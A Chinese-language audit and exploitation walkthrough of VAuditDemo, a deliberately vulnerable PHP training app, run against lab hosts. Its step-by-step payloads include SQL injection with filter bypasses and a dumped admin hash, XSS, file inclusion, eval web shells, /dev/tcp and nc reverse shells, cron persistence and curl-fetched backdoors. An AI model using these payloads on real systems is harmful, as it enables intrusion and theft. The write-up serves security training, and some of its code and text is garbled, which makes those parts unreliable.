

## VAuditDemo审计

## 使用seay自动审计工具扫描

ID	漏洞描述	文件路径	漏洞详情
1	文件包含函数中存在变量, 可能存在文件包含漏洞	/index.php	include(\$_GET['module']).inc);
2	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/messageDetail.php	\$query = "SELECT * FROM comment WHERE comment_id = \$id";
3	SQL语句insert中插入变量无单引号保护, 可能存在SQL注入漏洞	/messageSub.php	\$query = "INSERT INTO comment(user_name,comment_text,pub_date) VALUES ('{\$SESSION['username']}','{\$slean_message'},now())";
4	echo等输出中存在可控变量, 可能存在XSS漏洞	/search.php	<?php echo 'The result for ['.\$_GET['search'].'] is:?'>
5	文件包含函数中存在变量, 可能存在文件包含漏洞	/admin/manage.php	require_once(\$_SERVER['DOCUMENT_ROOT'])./header.php);
6	文件包含函数中存在变量, 可能存在文件包含漏洞	/admin/manage.php	include_once(\$_SERVER['DOCUMENT_ROOT'])./header.php);
7	文件包含函数中存在变量, 可能存在文件包含漏洞	/admin/manage.php	include_once(\$_SERVER['DOCUMENT_ROOT'])./sys/config.php);
8	SQL语句insert中插入变量无单引号保护, 可能存在SQL注入漏洞	/admin/manageAdmin.php	\$query = "INSERT INTO admin(admin_name,admin_pass) VALUES ('{\$slean_name'},SHA('{\$slean_pass'}))";
9	命令执行函数中存在变量, 可能存在任意命令执行漏洞	/admin/ying.php	\$res = shell_exec(\$cmd);
10	读取文件函数中存在变量, 可能存在任意文件读取漏洞	/install/install.php	if (\$fp = @fopen(\$file,'w')) {
11	读取文件函数中存在变量, 可能存在任意文件读取漏洞	/install/install.php	if (\$fp = @fopen(\$dir/test.txt','w')) {
12	文件操作函数中存在变量, 可能存在任意文件读取/修改/删除	/install/install.php	file_put_contents(\$_SERVER['DOCUMENT_ROOT'])./sys/install.lock, "virkink");
13	文件操作函数中存在变量, 可能存在任意文件读取/修改/删除	/install/install.php	fclose(\$fp, \$err_msg);
14	文件操作函数中存在变量, 可能存在任意文件读取/修改/删除	/install/install.php	@unlink(\$dir/test.txt");
15	参数IP地址方式可伪造, HTTP_REFERER可伪造, 常见于SQL注入	/sys/lib.php	\$ip = \$_SERVER['HTTP_X_FORWARDED_FOR'];
16	参数IP地址方式可伪造, HTTP_REFERER可伪造, 常见于SQL注入	/sys/lib.php	\$ip = \$_SERVER['HTTP_CLIENT_IP'];
17	读取文件函数中存在变量, 可能存在任意文件读取漏洞	/user/Avatar.php	echo file_get_contents(\$_SESSION['Avatar']);
18	文件包含函数中存在变量, 可能存在文件包含漏洞	/user/edit.php	include_once(\$_SERVER['DOCUMENT_ROOT'])./sys/config.php);
19	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/user/loginCheck.php	\$query = "UPDATE users SET login_ip = '\$ip' WHERE user_id = 'brow[user_id]'";
20	SQL语句insert中插入变量无单引号保护, 可能存在SQL注入漏洞	/user/register.php	\$query = "INSERT INTO users(user_name,user_pass,user_avatar,join_date) VALUES ('{\$slean_name'},SHA('{\$slean_pass'}),'\$avatar','\$date')";
21	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/user/updatetrator.php	\$query = "UPDATE users SET user_avatar = '\$avatar' WHERE user_id = '{\$SESSION['user_id']}'";
22	存在文件上传, 注意上传类型是否可控	/user/updatetrator.php	if (move_uploaded_file(\$_FILES['upfile']['tmp_name'],\$avatar)) {
23	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/user/updateName.php	\$query = "UPDATE users SET user_name = '\$slean_username' WHERE user_id = '{\$slean_user_id}'";
24	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/user/updatePass.php	\$query = "UPDATE users SET user_pass = SHA('{\$slean_password}') WHERE user_id = '{\$SESSION['user_id']}'";

## #1. 留言搜索存在反射型xss

没有进行任何过滤就进行回显

```
if ( !empty( $_GET['search'] ) ) {  
    $query = "SELECT * FROM comment WHERE comment_text LIKE '%".$_GET['search']."'";  
    $data = mysql_query($query, $conn);  
}>  
<div class="bs-example table-responsive">  
    <?php echo 'The result for [ '.$_GET['search'].' ] is:?'>  
    <table class="table table-striped table-hover">  
    <tr>  
        <th>#</th>  
        <th>Column heading</th>
```

```
1 <script>alert(document.cookie)</script>
```

The result for [

PHPSESSID=37mojuhd58frnraah2uukqdvb7

确定

## #2. 留言详情页面存在sql注入

先进行了关键字替换，同时进行了大小写和转义等，但对||替换为空，而且在后判断，那么可以构造形如an||d来绕过对and的过滤

messageDetail.php，数字型，可以无视两次转义

```
function sqlwaf( $str ) {  
    $str = str_ireplace( "and", "sqlwaf", $str );  
    $str = str_ireplace( "or", "sqlwaf", $str );  
    $str = str_ireplace( "from", "sqlwaf", $str );  
    $str = str_ireplace( "execute", "sqlwaf", $str );  
    $str = str_ireplace( "update", "sqlwaf", $str );  
    $str = str_ireplace( "count", "sqlwaf", $str );  
    $str = str_ireplace( "chr", "sqlwaf", $str );  
    $str = str_ireplace( "mid", "sqlwaf", $str );  
    $str = str_ireplace( "char", "sqlwaf", $str );  
    $str = str_ireplace( "union", "sqlwaf", $str );  
    $str = str_ireplace( "select", "sqlwaf", $str );  
    $str = str_ireplace( "delete", "sqlwaf", $str );  
    $str = str_ireplace( "insert", "sqlwaf", $str );  
    $str = str_ireplace( "limit", "sqlwaf", $str );  
    $str = str_ireplace( "concat", "sqlwaf", $str );  
    $str = str_ireplace( "\\ ", "\\ \\ ", $str );  
    $str = str_ireplace( "&&", "", $str );  
    $str = str_ireplace( "||", "", $str );  
    $str = str_ireplace( "'", "|", $str );  
    $str = str_ireplace( "%", "%%", $str );  
    $str = str_ireplace( "_", "\_", $str );  
    return $str;  
}
```

报错注入

```
http://192.168.248.152:81/messageDetail.php?id=9 an||d  
up||datexml(1,co||ncat(0x7e,(se||lect database()),0x7e),1)  
--+
```

联合查询

```
http://192.168.248.152:81/messageDetail.php?id=-9 uni||on  
sele||ct 1,2,3,4
```

SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

URL http://192.168.248.152:81/messageDetail.php?id=-9 uni||on sele||t 1,2,3,4

Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

VAuditDemo 留言 關於 搜索留言 root

The result for [-9 union select 1,2,3,4] is:

ID	Username	Content	Date
1	2	3	4

留言 返回

但下划线被转义，而且是最后处理的，似乎绕不过去，无法进行后续利用

可以拖出列数小于等于4的表，如comment

`http://192.168.248.152:81/messageDetail.php?id=-9 uni||on s||elect * fro||m comment li||mit 0,1`

SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

URL http://192.168.248.152:81/messageDetail.php?id=-9 uni||on s||elect \* fro||m comment li||mit 0,1

Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

VAuditDemo 留言 關於 搜索留言

The result for [-9 union select \* from comment limit 1,1] is:

ID	Username	Content	Date
8	root	345	2023-02-14

admin表

`http://192.168.248.152:81/messageDetail.php?id=-9 uni||on s||elect *,1 fro||m admin li||mit 0,1`

SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

URL http://192.168.248.152:81/messageDetail.php?id=-9 uni||on s||elect \*,1 fro||m admin li||mit 0,1

Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

VAuditDemo 留言 關於 搜索留言 root 退出

The result for [-9 union select \*,1 from admin limit 0,1] is:

ID	Username	Content	Date
1	admin	d033e22ae348aeb5660fc2140aec35850c4da997	1

留言 返回

### #3. 留言详情页存在反射型xss

页面会回显get参数内容，且没有对js标签过滤，只对sql注入进行了过滤

```
messageDetail.php
1  <?php
2  include_once 'sys/config.php';
3  include_once 'header.php';
4
5  if ( !empty( $_GET['id'] ) ) {
6      $id = sqlwaf( $_GET['id'] );
7      $query = "SELECT * FROM comment WHERE comment_id = $id";
8      $data = mysql_query( $query, $conn ) or print_r(mysql_error());
9  }
10 <div class="bs-example table-responsive">
11     <?php echo 'The result for ['.$id.'] is:'?>
12     <table class="table table-striped table-hover ">
13         <tr>
14             <th>ID</th>
15             <th>Username</th>
16             <th>Content</th>
17             <th>Date</th>
18         </tr>
19     </table>
20 </div>
21 <?php
```

messageDetail.php?id=<script>alert(document.cookie)  
</script>

### #4. 上传头像文件上传

可以上传图片马，或者是直接修改后缀为图片上传，上传的图片名会被添加时间戳，如果攻击者可以获得文件名，那么就可以进行利用

lib.php中的is\_pic()检测了图片后缀，但没有检测文件幻数

```
function is_pic( $file_name ) {
    $extend =explode( ".", $file_name );
    $va=count( $extend )-1;
    if ( $extend[$va]=='jpg' || $extend[$va]=='jpeg' || $extend[$va]=='png' ) {
        return 1;
    }
    else
        return 0;
}
```

```

if (isset($_POST['submit']) && isset($_FILES['upfile'])) {

    if(is_pic($_FILES['upfile']['name'])){

        $avatar = $upload_dir . '/u_'. time(). '_' . $_FILES['upfile']['name'];

        if (move_uploaded_file($_FILES['upfile']['tmp_name'], $avatar)) {
            //更新用户信息
            $query = "UPDATE users SET user_avatar = '$avatar' WHERE user_id = '{$_SESSION['user_id']}'";
            mysql_query($query, $conn) or die('update error!');
            mysql_close($conn);
            //刷新缓存
            $_SESSION['avatar'] = $avatar;
            header('Location: edit.php');
        }
        else {
            echo 'upload error<br />';
            echo '<a href="edit.php">返回</a>';
        }
    }else{
        echo '只能上傳 jpg png gif!<br />';
        echo '<a href="edit.php">返回</a>';
    }
}
else {
    not_found($_SERVER['PHP_SELF']);
}
?>

```

## #5.index.php文件包含

```

<div class="row">
    <?php
    /* Include */
    if (isset($_GET['module'])){
        include($_GET['module'].'.inc');
    }else{
    ?>

    <div class="jumbotron" style="text-align: center;">
        <h1><b>VAuditDemo</b></h1>
        <p>一个简单的Web漏洞演练平台</p><br />
    </div>
    <div class="col-lg-12">
        <h2>用於演示講解PHP基本漏洞</h2>
        <p></p>
    </div>
    <?php
    }
    ?>

```

这里可以尝试文件包含，本地包含上传的木马，这里为文件添加了.inc，那么可以写一个木马文件，后缀为inc，然后压缩为zip，然后再改后缀为jpg，通过伪协议phar进行包含。这里假设攻击者很强，获取到了上传文件的名称和路径。



## #7. 远程包含命令执行

如果allow\_url\_include打开的情况下，index.php有可能存在远程包含

```
5 <div class="row">
6     <?php
7         /* Include */
8         if (isset($_GET['module'])){
9             include($_GET['module'].'.inc');
10        }else{
11            ?>
12        <div class="jumbotron" style="text-align: center;">
```

在另一台服务器准备一个写入木马的文件

```
[root@centos1 inc]# cat w_shell.inc
<?php
    file_put_contents("uploads/muma.inc", '<?php @eval($_POST["code"]); ?>' or die('error'));
    echo('done');
?>
```


```
http://192.168.248.152:81/index.php?module=http://192.168.248.151/inc/w_shell
```

## 通过远程包含写入木马

## 通过本地包含实现远程命令执行

http://192.168.248.152:81/index.php?module=./uploads/muma

```
post:code=phpinfo();
```

[illegible]

```
post:system(pwd);
```



也可以用data直接执行远程代码,从而getshell

```
data://text/plain,<?php system(pwd); ?>
```

```
data://text/plain,<?php echo exec(pwd); ?>
```

或使用反引号直接执行命令,很多情况下,服务器对反引号一般不做过滤

```
data://text/plain,<?php echo `pwd`>
```

## #8. 二次注入

注册用户ABC

再注册用户ABC'#,这个用户修改密码,修改的是ABC的密码

注册用户fan\,在留言界面留言

这里个页面没有进行额外处理,只在上方包含了config.php,进行了最基础的预处理,转义了单双引号和\



```

messageSub.php
1 <?php
2 include_once('sys/config.php');
3
4 if (isset($_POST['submit']) && !empty($_POST['message']) && isset($_SESSION['username'])) {
5
6     $clean_message = clean_input($_POST['message']);
7
8     $query = "INSERT INTO comment(user_name,comment_text,pub_date) VALUES ('".$_SESSION['username']."','".$clean_message'.now())";
9     mysql_query($query, $conn) or die(mysql_error());
10    mysql_close($conn);
11    header('Location: message.php');
12 }
13 else {
14     echo "<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body><h1>Not Found</h1>
15     <p>The requested URL ".$_SERVER['PHP_SELF']."' was not found on this server.</p></body></html>";
16 }
17 ?>

```

fan用户输入123:

```

1 INSERT INTO comment(user_name,comment_text,pub_date) VALUES
  ('fan','123',now())

```

fan\用户输入123,用户名就变成了 fan\, :

```

1 INSERT INTO comment(user_name,comment_text,pub_date) VALUES
  ('fan\','123',now())

```

fan\用户输入payload:

```

1 INSERT INTO comment(user_name,comment_text,pub_date) VALUES
  ('fan\','',updatexml(1,concat(0x7e,database(),0x7e),1),123)#'
  ,now())

```

,updatexml(1,concat(0x7e,database(),0x7e),1),123)#

```

1 INSERT INTO comment(user_name,comment_text,pub_date) VALUES ('test','message content',now())
2 INSERT INTO comment(user_name,comment_text,pub_date) VALUES ('test','',database(),1),#',now())

```

其中Payload为:

```

1 用户名: test\ , 留言内容: ,database(),1),#

```

```

INSERT INTO comment(user_name,comment_text,pub_date) VALUES ('username\','$clean_message',now())

```

```

INSERT INTO comment(user_name,comment_text,pub_date) VALUES ('username\','',DATABASE(),123)#',now())

```

laoshang',

vauditdemo

,database(),123)#

laoshang',

vauditdemo

```
,updatexml(1,concat(0x7e,database(),0x7e),1),123)#
```

但这个二次注入也只能获取库名这些

#如下这个语句，可以取出user表中所有数据放到一行里，如果有长度限制可以分段取，不过这里用不了

```
SELECT GROUP_CONCAT(CONCAT_WS('==',user_name,user_pass))  
FROM users;
```

## #9. 越权

修改用户信息时，可以抓包修改id从而修改其他用户的信息

## #10. 管理界面ping命令执行

用户名admin，密码admin

/admin/ping.php

```
<div class="span10">  
  <div id="content">  
    <div class="page-header">  
      <h4>Ping</h4>  
      <hr>  
      <form name="ping" action="" method="post">  
        <input type="text" name="target" size="30" class="form-control">  
        <input type="submit" value="Ping" name="submit" class="btn btn-primary">  
      </form>  
      <?php  
      if( isset( $_POST[ 'submit' ] ) ) {  
        $target = $_POST[ 'target' ];  
  
        if (stristr(php_uname('s'), 'Windows NT')) {  
          $cmd = 'ping ' . $target;  
        } else {  
          $cmd = 'ping -c 3 ' . $target;  
        }  
        $res = shell_exec( $cmd );  
        echo "<br /><pre>$cmd\r\n".iconv('GB2312', 'UTF-8',$res)."</pre>";  
      }  
      ?>  
    </div>  
  </div>  
</div>
```

可以用管道 | 绕过，用 || ，用 && ，用 ; 绕过

192.168.248.1 | cat /etc/passwd

Ping

Ping

```
ping -c 3 192.168.248.1 | cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89:/var/spool/postfix:/sbin/nologin
chrony:x:998:996:/var/lib/chrony:/sbin/nologin
mysql:x:997:1000:/home/mysql:/bin/bash
```

或者使用||或，当前面的语句为假时，执行后面的语句

执行反弹shell


```
1 127.0.0.0 || /bin/bash -i >& /dev/tcp/192.168.248.151/7890
0>&1
```

如果被攻击主机有nc，也可以

```
1 127.0.0.0 || nc -e /bin/bash 192.168.248.151 7890
```

然后在151主机开启7890端口监听，可以获取daemon权限

nc -lvvp 7890



```
1 248.151 x +
bash-4.2$ whoami
whoami
daemon
bash-4.2$
```

尝试写入计划任务



```
127.0.0.0 || echo '/n/n*/1 * * * * /bin/bash -i >&
/dev/tcp/192.168.248.151/7890 0>&1/n/n' >>
/var/spool/cron/root
```

将反弹shell写入计划任务不成功，因为/var/spool/cron/目录只有root有写权限

可以向uploads写入一句话木马

```
1 echo "<?php @eval(\$_POST['code']); ?>" >>
/opt/lampp/htdocs/vaudit/VAuditDemo_Debug/uploads/shell.php
```

然后就可以用蚁剑连接后门



- 也可以通过抓index.php的get请求包，将一句话木马写到url里，然后这个请求会被存放在连接日志中，然后在ping这里读取日志的最后几行并将其写到网页路径中的一个新文件，再通过蚁剑连接这个新文件

- 如果被攻击主机有wget，也可以用wget命令直接下载攻击主机上的木马。或使用curl，注意此处的后缀不能使用php后缀，因为php会被解析后再回显，使用不能被解析的文件，curl会读取文件内容，然后通过重定向写入文件中
  - 127.0.0.1; curl http://192.168.248.151/test.txt > uploads/shell.php
- 也可以直接将base64编码后的内容写到一个文件中，然后用linux的 `base64 -d` 解码到木马文件中

◦ 127.0.0.1;echo PD9waHAgZXZhbCgkX1BPU1RbJ2NvZGUuXSsk7Pz4= | base64 -d >> /opt/lampp/htdocs/vaudit/VAuditDemo\_Debug/uploads/shell.php

## #11. 存储型xss

### 管理员名称

```
if (isset($_SESSION['admin'])) {
    include_once('../header.php');

    if(isset($_POST['username']) && isset($_POST['password'])){
        $clean_name = clean_input($_POST['username']);
        $clean_pass = clean_input($_POST['password']);
        $query = "SELECT * FROM admin WHERE admin_name = '$clean_name'";
        $data = mysql_query($query, $conn);
        if (mysql_num_rows($data) == 1) {
            $_SESSION['error_info'] = '用户名已存在';
            header("Location: manageUser.php");
            exit;
        } else {
            $query = "INSERT INTO admin(admin_name,admin_pass) VALUES ('$clean_name',SHA('$clean_pass'))";
            mysql_query($query, $conn) or die("Error!!");
        }
    }
}
```

新创建管理员用户时，用户名没有长度限制，存在存储型xss漏洞，这个用户名每次在页面右上角加载时会触发，但似乎只对这个用户自身有效

其他管理员不会触发

VAuditDemo
留言
關於
admin
退出

Name	Manege
admin	<a href="#">删除</a>
<script>alert(123)</script>	<a href="#">删除</a>

添加管理员

用户名:

密码:  [添加](#)

[返回](#)

可以看到用户名没有长度限制

VAuditDemo 留言 關於 搜索留言

Name	Manege
admin	删除
<script>alert(123)</script>	删除
<script>alert(document.cookie)</script>	删除

添加管理员


用户名: root

密码: \*\*\*\*

添加

返回

当这个用户登录和刷新页面时，会触发



而普通用户的注册中，限制了用户名长度

```
if (isset($_POST['submit']) && !empty($_POST['user']) && !empty($_POST['passwd'])) {  
    if (strlen($_POST['user'])>16) {  
        $_SESSION['error_info'] = '用户名过长（用户名长度<=16）';  
        header('Location: reg.php');  
        exit;  
    }  
}
```

获取用户ip的地方

[https://blog.csdn.net/weixin\\_39934520/article/details/108890826](https://blog.csdn.net/weixin_39934520/article/details/108890826)

logCheck.php, 获取到的ip只进行了sql注入的防护，没有进行xss的防护

```

<?php
include_once('../sys/config.php');

if (isset($_POST['submit']) && !empty($_POST['user']) && !empty($_POST['pass'])) {
    $clean_name = clean_input($_POST['user']);
    $clean_pass = clean_input($_POST['pass']);
    $query = "SELECT * FROM users WHERE user_name = '$clean_name' AND user_pass = SHA('$clean_pass')";
    $data = mysql_query($query, $conn) or die('Error!!');

    if (mysql_num_rows($data) == 1) {
        $row = mysql_fetch_array($data);
        $_SESSION['username'] = $row['user_name'];
        $_SESSION['avatar'] = $row['user_avatar'];
        $ip = sqlwaf(get_client_ip());
        $query = "UPDATE users SET login_ip = '$ip' WHERE user_id = '$row[user_id]'";
        mysql_query($query, $conn) or die('update error!');
        header('Location: user.php');
    }
    else {
        $_SESSION['error_info'] = '用户名或密码错误';
        header('Location: login.php');
    }
    mysql_close($conn);
}
else {
    not_find($_SERVER['PHP_SELF']);
}
?>

```


lib.php中

```

function get_client_ip(){
    if ($_SERVER["HTTP_CLIENT_IP"] && strcasecmp($_SERVER["HTTP_CLIENT_IP"], "unknown")){
        $ip = $_SERVER["HTTP_CLIENT_IP"];
    }else if ($_SERVER["HTTP_X_FORWARDED_FOR"] && strcasecmp($_SERVER["HTTP_X_FORWARDED_FOR"], "unknown")){
        $ip = $_SERVER["HTTP_X_FORWARDED_FOR"];
    }else if ($_SERVER["REMOTE_ADDR"] && strcasecmp($_SERVER["REMOTE_ADDR"], "unknown")){
        $ip = $_SERVER["REMOTE_ADDR"];
    }else if (isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'] && strcasecmp($_SERVER['REMOTE_ADDR'], "unknown")){
        $ip = $_SERVER['REMOTE_ADDR'];
    }else{
        $ip = "unknown";
    }
    return($ip);
}

```


strcasecmp()函数会比较参数中两个字符串，忽略大小写，当二者一致时，返回0，此处的意思是当请求头中包含特定信息，且值不为unknown时，则将对应该值赋给ip，也就是说，如果这些头部中有xss内容，是会被赋给ip，然后写入到数据库的，并在manageUser.php加载



Id	Name	Ip	Manege
8	root	192.168.248.1	<a href="#">删除</a>
9	root#	192.168.248.1	<a href="#">删除</a>
10	iptest	192.168.248.1	<a href="#">删除</a>

那么就可以改用户登录请求中的对应头部，来将存储型xss代码注入

在登录请求中添加如下字段，转发，然后在转发剩余两个请求



登录成功后，client-ip信息被写入数据库，在管理员的视角中，可以查看这个用户的ip

Id	Name	Ip	Manege
9	root#	192.168.248.1	<a href="#">删除</a>
10	iptest	192.168.248.1	<a href="#">删除</a>
11	root	<a href="#">ip_xss</a>	<a href="#">删除</a>

[返回](#)

点击之后跳转到目标页面

也可以使用beef-xss进行利用

植入payload

